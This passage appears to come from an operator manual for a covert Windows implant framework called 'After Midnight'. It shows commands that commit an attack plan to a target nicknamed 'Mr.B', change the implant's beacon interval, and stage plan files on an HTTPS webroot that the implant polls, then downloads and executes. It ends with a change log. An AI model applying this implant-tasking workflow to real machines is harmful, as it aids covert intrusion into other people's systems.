Index File:
92b1ef568adf487e97298bed92aa1559ba976a7ca0dc4241a3bb56d3cc9639fc
Index Serial:      1408567256
Uninstall Date:    130959936000000000
Beacon Interval:   14400
Jitter:            900
Chunk Size:        10.00 MB
Dead Man Delay:    5184000
LP Key:
c3c33f13ccbb69b0d8f5b0f65647c7bf332383375cfd860e6f19b56dc1245f40
Plan Hash:
1c56374df2fe5d7152342975720047ede40ea9a8ae9498bfdbef766cbede1dfc
Plan Length:       4
```

```
$ am commit DeathToPowerPoint Mr.B # I never liked Mr. B's powerpoints...
Deploying DeathToPowerPoint to Mr.B
Deployed Mr.B to .\workspace\deploy\plans\ads\b4623a91
Target ID:          ea515173422d4d6d8d18af4631abb76d
Index File:
874b82041bc44fb39139c0b4bf4fb18cbb021a54198c4230b4c051c969ebe0c9
Index Serial:      1408568164
Uninstall Date:    130959936000000000
Beacon Interval:   14400
Jitter:            900
Chunk Size:        10.00 MB
Dead Man Delay:    5184000
LP Key:
132bc430063a44db0b7fa65efdc208ca733a3ae20ecba1aef2750df54a56f7e3
Plan Hash:
f1450bf21494e52b29a4edb99e05c1386f0b3172f5e6a9597713112c0999226e
Plan Length:       4
```

```
$ find workspace/deploy/plans/
workspace/deploy/plans/
workspace/deploy/plans/ads
```

```
workspace/deploy/plans/ads/8e822adf
```

```
workspace/deploy/plans/ads/8e822adf/2a2a2bce72d631a671fb37d1ecfaadcf1705e3630e9  
03719f308d9c2bfbe6258
```

```
<...snip...>
```

```
workspace/deploy/plans/ads/b4623a91
```

```
workspace/deploy/plans/ads/b4623a91/11aa61e413682a4b8e577c6db72d412161de8252f18  
a7b4641f496ab8235ceac
```

```
<...snip...>
```

We can now move the whole `ads/` directory to our HTTPS webroot. The next time either AM beacons in it will download and execute its plan.

8.6 Changing Settings

If we later decide that Mr.B's beacon time should be 2 hours, rather than the original 4 we set, we can use `am target Mr.B config --beacon-interval 2h` to update.

```
$ am target Mr.B config --beacon-interval 2h
```

```
$ am ls target Mr.B
```

```
Mr.B - id: ea515173422d4d6d8d18af4631abb76d arch: x86 uninstall_date: 2015-12-31 beacon: 2h jitter: 15m
```

```
$ am commit DeathToPowerPoint Mr.B
```

```
Deploying DeathToPowerPoint to Mr.B
```

```
Deployed Mr.B to .\workspace\deploy\plans\ads\b4623a91
```

```
Target ID:          ea515173422d4d6d8d18af4631abb76d
```

```
Index File:
```

```
874b82041bc44fb39139c0b4bf4fb18cbb021a54198c4230b4c051c969ebe0c9
```

```
Index Serial:      1408568164
```

```
Uninstall Date:    130959936000000000
```

```
Beacon Interval:   7200
```

```
Jitter:            900
```

```
Chunk Size:        10.00 MB
```

```
Dead Man Delay:    5184000
```

```
LP Key:
```

```
132bc430063a44db0b7fa65efdc208ca733a3ae20ecba1aef2750df54a56f7e3
```

```
Plan Hash:
```

```
fe10aead5d9324a5ce8b74e390cb17b6006127bf835e0ad3a2e227f1397d05fb
```

```
Plan Length:       4
```


Because target data is include with plan data, we had to re-commit the plan we want to the updated target. The new plan files will have to be copied to the webserver. The next time AM beacons in it will permanently change its configured beacon interval.

Note that even though the target changed all the gremlins needed are already downloaded and running on target. AM will recognize this and not download duplicates.

8.7 Kick back

8.8 Relax

After Midnight will take care of the rest.



MD5 Hashes

Change Log

Date	Change Description	Authority
5/17/2013	Document Initialization	232613 1
4/1/2014	Changed from Passenger 58 to Exodus	232613 1
8/17/2014	Changed from Exodus to After Midnight	232613 1